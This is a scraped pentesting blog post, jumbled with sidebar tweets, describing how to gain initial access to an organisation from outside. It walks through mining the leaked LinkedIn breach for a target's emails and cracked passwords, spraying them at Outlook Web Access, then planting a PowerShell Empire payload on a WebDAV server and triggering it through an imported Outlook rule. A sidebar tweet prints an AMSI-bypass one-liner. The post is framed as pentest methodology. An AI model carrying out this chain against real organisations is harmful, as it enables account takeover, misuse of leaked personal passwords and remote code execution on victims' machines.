

Search ...



N00PY BLOG

/Users/n00py/

[HOME](#) [DEFENSE](#) [GITHUB](#) [LINKEDIN](#) [OSX](#) [PENTESTING](#) [RESEARCH](#) [RSS FEED](#) [WALKTHROUGHS](#) [WHOAMI](#)

[Home](#) / [Exploit](#) / [Pentesting](#) / [Vulnerability](#) / From OSINT to Internal – Gaining Access from outside the perimeter

From OSINT to Internal – Gaining Access from outside the perimeter

March 1, 2017 n00py [Exploit](#) [Pentesting](#) [Vulnerability](#) 0 Comment

Search ...



CATEGORIES

Select Category ▼

N00PY BLOG



During an external penetration test, you may be tasked with gaining access from the internet with no knowledge of the a target environment. After hitting all known servers and web

applications with various scanning tools, you have nothing.

Searching open source information such as database breaches can often yield a large amount of passwords. Using the 2012 LinkedIn breach as an example, these are the steps you can take to collect credentials for your target. As of the time of this writing, the database dump can be obtained [here](#). Extract the contents. It should be a little over 22 Gigabytes. There should be an 11 Gigabyte file named *1.sql.txt*. This file contains all the email addresses. To find our target emails, run the command:

```
1 | grep [DOMAIN] 1.sql.txt
```

This will bring up any email address in the dump that has matches your target domain.

Once that is complete you will have a list of email address, but in most case you will not get the hash. Next to the email address you will find a number. This is the member ID. Collect all the member ID's from the records that were returned. Grep

Ducky-in-the-middle:
Injecting keystrokes into
plaintext protocols

Microsoft Word upload
to Stored XSS

Exploiting complex XSS
payloads in a
constrained parameter

Bsides Puerto Rico
2017-2018 Presentation

Raining shells on Linux
environments with
Hwacha

Exploiting blind Java
deserialization with
Burp and Ysoserial

Detecting CrackMapExec
(CME) with Bro, Sysmon,
and Powershell logs

VulnHub Walkthrough:
RickdiculouslyEasy 1

How to Burp Good

SSL Phishing with
GoPhish and


through each of the remaining test files for instances of that member ID. You can grep for multiple IDs at once by passing a command similar to:

```
1 | grep -E "[MEMBER ID]:|[MEMBER ID]:" *.txt
```

Take note that each member ID has a colon following the number, this is to reduce the likelihood of partial string matches. Also note that in between each item there is a pipe character.

Now that you have (Member Email + Member ID) and (Member ID + SHA1 hash) you can correlate these two to match the Member email with the SHA1 hash. At the time of this writing, hashes.org has the SHA1 hashes for the LinkedIn breach **97.11% cracked**. Simply take all the SHA1 hashes and use the hashes.org **search** to query up to 100 SHA1 hashes at a time. Once you have the corresponding plaintext value, go back to your previously collected data and correlate the plaintext password with the member email. Now that you have a list of emails and passwords you need to look for a place to try them out.

One thing to look for is the use of **ADFS** (Active Directory Federation Services). The reason this is valuable to us is that it exposes an interface by which to authenticate against Active Directory for the target via the internet. A common service that will be exposed is Outlook Web Access. It is usually relatively simple to see if an organization is using this. By visiting <https://outlook.office.com>, you can just type in any email using the target domain and it will redirect you to the organizations OWA landing page.



Another way to discover a OWA portal is via DNS lookups for both `adfs.[DOMAIN]` and `mail.[DOMAIN]`.

LetsEncrypt

March 2017

M	T	W	T	F	S	S
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		
« Jan				Apr »		

ARCHIVES

April 2018

March 2018

January 2018

December 2017

November 2017

October 2017

September 2017

August 2017

June 2017

April 2017

March 2017

January 2017

```


spartan@parrot:~$ dig adfs.
; <<<> DiG 9.10.3-P4-Debian <<<> adfs.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62474
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: MBZ: 0005, udp: 4096
;; QUESTION SECTION:
;adfs. IN A
;; ANSWER SECTION:
adfs. 5 IN A

```

```

spartan@parrot:~$ dig mail.
; <<<> DiG 9.10.3-P4-Debian <<<> mail.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6778
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: MBZ: 0005, udp: 4096
;; QUESTION SECTION:
;mail. IN A
;; ANSWER SECTION:
mail. 5 IN A

```



Once you discover the IP or sub-domain, you can then search for the login page. Here are a few examples:

this is via Burp Intruder, although you can do it with any brute force tool of your choice. The only caveat here is we will need to know the domain name of the company. This could be leaked via other web services, or we can take an educated

Now that you have discovered the OWA endpoint, you can begin testing credentials. One way to do

October 2016

Follow @n00py1

369 followers

Tweets by @n00py1



n00py
@n00py1



List of tools I've been collecting since I started pen-testing. Curated and organized.
[raw.githubusercontent.com/n00py/ReadingL...](https://raw.githubusercontent.com/n00py/ReadingList/master/ReadingList.txt)



22h



n00py Retweeted



Gregg³
@greggawatt

This is the best steamed hams meme #javascript




Jun 1, 2018



n00py Retweeted




Shawar Khan
@ShawarKOFFICIAL



guess. Most likely it will be the name of the company is some way. For example, if our target was "ACME Widgets Company" and the website is hosted at acmewidgets.com we could try "acme","awc","acmewidgets" as possible AD domain names.

Using burp all we need to do is copy a legitimate authentication request and send it to Intruder. We select the Pitchfork option and add payload markers on both the username and password. The domain and encoded backslash (%5C) are left static.



We load up a list of usernames for Payload set 1, and a list of corresponding passwords for Payload set 2. Once you fire off the attack, you will want to look for different response codes or responses sizes. This will be the indicator of which username/password combinations were successful. For payload set 1, we will want to try some variation of usernames. Most likely the target will be following the standard of firstname.lastname or first initial + last name.


Achieving PHP code execution and leveraging access to panels,databases and server. Must check out this write up.
www.shawarkhan.com/2018/06/gettin...



Jun 1, 2018

n00py Retweeted
/dohax NinjaStyle
hacked! @NinjaStyle82

New Blog Post: Privesc using SCCM Software Center and Viewfinity.
[ninja.style/post/privesc](https://www.ninja.style/post/privesc)




Jun 2, 2018

n00py Retweeted
@H011YxW00D

My new blog post is up! Big

Assuming we have at least one successful authentication, we can move on to the next step.

Access to an employee email account is valuable within itself, but this can be leveraged further to achieve code execution. OWA is fairly limited, and we will want to add the victim email into Microsoft Outlook. This will give us additional functionality in which we can compromise the victim. It is as simple as going to **File -> Add Account**



Now to explain how to create or malicious payload. For this example we are going to be using Powershell Empire. If you are not familiar with how to use it, I would suggest stopping here and taking some time to read the [documentation](#). The first step is to create a listener for our payload to call out to.

```
[Empire: listeners] > list
*) Active listeners:
  ID   Name      Host                                Type    Delay/Int
  --   -
  2    mail      https://[redacted]                  native  5/0.0
[Empire: listeners] > |
```

The next step is to create a payload. We will want to use the launcher_bat stager. Once we have that .bat file, we will want to modify it slightly to remove the auto-deleting functionality.

Thanks to @n00py1
@danielhbohannon
@byt3bl33d3r
[coalfire.com/The-Coalfire-B...](#)




Jun 1, 2018

n00py Retweeted

netbiosX
@netbiosX

Understanding Java
deserialization
[nytrosecurity.com/2018/05/30/und...](#)



May 31, 2018


n00py Retweeted

Deviant Ollam ツ
@deviantollam

We're up and running for
another year, fellow
@DEFCON Shoot folk!

News and updates about our
schedule and location are

Once we have modified the .bat file, we will convert it to an exe using a **Bat to Exe Converter** or similar tool. This allows us to avoid quickly popping up a terminal window when the payload is executed.



Now that we have our .exe payload, we will need to host it online. The quickest way I have found to do this is hosting it with **WebDAV**. The commands below will explain how to set this up on an Ubuntu server.

First Update the packages and install the Apache server.

```
1 root@Attacker:~# apt-get update
2 root@Attacker:~# apt-get install apache2
```

The next step will be to create the WebDAV directory.

```
1 root@Attacker:~# mkdir /var/www/webdav
2 root@Attacker:~# chown -R www-data:www-data /var/www/
```

We will then add some webDAV modules:

```
1 root@Attacker:~# a2enmod dav
2 root@Attacker:~# a2enmod dav_fs
```

And then we will need to edit the Apache configuration file:

```
1 root@Attacker:~# vi /etc/apache2/sites-available/000-default?
```

here...

deviating.net/firearms/defcon2018/

Registration is open here...

deviating.net/firearms/defcon2018/

NOTE: No #DEFCONshoot
on Thursday this year.
Wednesday only! #pewpew



May 31, 2018

n00py Retweeted



Dan McInerney

@DanHMcInerney

Thanks to @vysec I finally
figured out why the Mimikatz
module in #crackmapexec
wasn't working for me:
outdated AMSI bypass.
Submitted pull request to
#CME so now "-M mimikatz"
works on hosts with updated
Windows Defender.



May 30, 2018

n00py Retweeted



Vincent Yiu

@vysecurity

Defeat AMSI in PowerShell:

And we will need to add the following line on the top


```
1 DavLockDB /var/www/DavLock
```

And the following line on the bottom:

```
1 Alias /webdav /var/www/webdav
2
3 <Directory /var/www/webdav>
4 DAV On
5 allow from all
6 </Directory>
```

Save the file and restart Apache. Place the payload in the webDAV directory.

Pivoting back to Microsoft Outlook, we will want to create a rule to run an application when a condition is met. Unfortunately, when creating a rule to run an application located on our webDAV server will get this error:



Microsoft seems to be aware of the danger posed by creating a rule that executes an application from the web, and will not allow us to do it. Fortunately, we have a workaround. If we use Outlook to import an existing rule, we will not be subject to this check. To create the rule that will be imported, we can use [Rulz.py](#). For more information on this tool, visit the blog post [here](#). Much of the methodology in this post is adapted from there. Running Rulz.py all we need to do is make sure we are running Python 3 and supply the parameters.

```
C:\Users\...>C:\Users\...>python.exe Rulz.py
Let's break some rulz...
Enter a rule name? (Default): Sync
Enter a E-Mail subject trigger? (Test): test
Enter a file path? (C:\test.txt): \\...
Writing data to file...
```

```
[Ref].Assembly.GetType('System.Management.Automation'+
n.AmsiUtils').GetField('amsiInitFai'+
'led','NonPublic','Static').SetValue($null,$true)
```



May 29, 2018

n00py Retweeted




003random

@rub003

Started writing blog posts.
More to come...

Bypassing filters and gaining RCE with web.config's poc-server.com/blog/2018/05/2...



RCE by ...
Related
poc-serv...



May 26, 2018

n00py Retweeted



Binni Shah


@binitamshah

GTFOBins : a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions : [gtfobins.github.io](#)



May 25, 2018

The output will be in the form of a .rwz file which we can import into Microsoft Outlook. Just import the rule through **Rules -> Manage Rules and Alerts -> Options -> Import Rules**. Once the rule is imported, we modify the trigger to anything we want, we don't have to use the subject line trigger that Rulz.py offers us. We can also modify the rule to auto-delete the trigger email after being received.




The last step is to wait for the client to load the Microsoft Outlook Application. If the victim is running Microsoft Outlook on their computer (as opposed to being logged into OWA) their host should execute the payload when the trigger condition is met.



 Tweet

« PREVIOUS POST


NEXT POST »



 n00py Retweeted 
 **Coalfire Labs**
@coalfirelabs
[Blog Post] Exploiting an Unsecured Dell Foglight Server by @n00py1
coalfire.com/Solutions/Coal...



  May 24, 2018

 n00py Retweeted 
 **Brent Cook**
@busterbcook
SOCKS5 server support for TCP, IPv4/6, and DNS is in Metasploit now:
github.com/rapid7/metasploit...



  May 23, 2018

 n00py Retweeted 
 **Gabriel**
@_theVIVI
Ever popped domain admin and thought to yourself

Leave a Reply

You must be **logged in** to post a comment.

« PREVIOUS POST

NEXT POST »


"so...what now?". Here's a little something I wrote to help with those moments:thevivi.net/2018/05/23/a-d...



A Data H...
Backgrou...
thevivi.net



May 23, 2018

 n00py Retweeted



doylersec

@doylersec

BSides Denver 2018 -
Hacking the Mile High City -
doyler.net/security-not-i...


A few days late since I was on vacation, but my @BSidesDEN post is up!



BSides ...
I traveled...
doyler.net



May 22, 2018

 n00py Retweeted



Dirk-jan

@_dirkjan

Just added a utility to
[ldapdomaindump](#) to convert

its output to CSV files for #BloodHound. Useful for example if you don't have creds yet but did get domain info from relaying to LDAP with ntlmrelayx and want to visualize group membership. [github.com/dirkjanm/ldapd...](https://github.com/dirkjanm/ldapdump)

```
[ldapomaindump-W00rF00] user@kali:~/BloodHound$ ./ldapomaindump -h
usage: ldapomaindump [-h] [-d] FILENAME [FILENAME ...]
ldapomaindump to BloodHound CSV converter utility. Supports
authentication/relaying conversion.
optional arguments:
  -h, --help            show this help message and exit
  -d, --debug            enable debug output
  FILENAME              The ldapomaindump json files to load. Required files:
                        domain_users.json and domain_groups.json
optional arguments:
  -h, --help            show this help message and exit
  -d, --debug            enable debug output
[ldapomaindump-W00rF00] user@kali:~/BloodHound$ ./ldapomaindump -h
[ldapomaindump-W00rF00] user@kali:~/BloodHound$ ./ldapomaindump -d *.csv
[ldapomaindump-W00rF00] user@kali:~/BloodHound$ ./ldapomaindump -d *.csv
[ldapomaindump-W00rF00] user@kali:~/BloodHound$ ./ldapomaindump -d *.csv
[ldapomaindump-W00rF00] user@kali:~/BloodHound$ ./ldapomaindump -d *.csv
```

May 21, 2018

n00py Retweeted
 **Matt Graeber**
@mattifestation

IMO this #LOLBin craze is getting a lil' out of hand. I may be ignorant here but I'm failing to see the overarching evasion goal in identifying apps that execute child procs (and don't ultimately circumvent AWL) other than evasion of rather naive detections.

May 21, 2018

n00py Retweeted
 **scriptjunkie**
@scriptjunkie1

Oh yes! I would love getting

all the passwords you have ever copied from anywhere on the internet. Coming in next Windows version.



May 21, 2018



n00py Retweeted



Chris

@golem445

Put together some Bash Bunny payloads, hope you guys find them handy. Included is Kerberoast, Bloodhound, and a quick NTLMv2 hash grabber. BB Web Server+HID keyboard are used to bypass flash drive restrictions and remove need to use the Internet. :)

github.com/golem445/bunny

...



golem44...

Bash Bu...

github.com



May 20, 2018




n00py

@n00py1



Are you at @nola_con? I'll
be speaking at 5:30 in
Ballroom
C!nolacon.com/session/ducky
...



Tweets by n00py1

CATEGORIES

Select Category ▼

Copyright © 2018 n00py Blog. Proudly powered by [WordPress](#).
Blackoot design by [Iceable Themes](#).

[Home](#) [Defense](#) [Github](#) [LinkedIn](#) [OSX](#) [Pentesting](#)
[Research](#) [RSS Feed](#) [Walkthroughs](#) [whoami](#)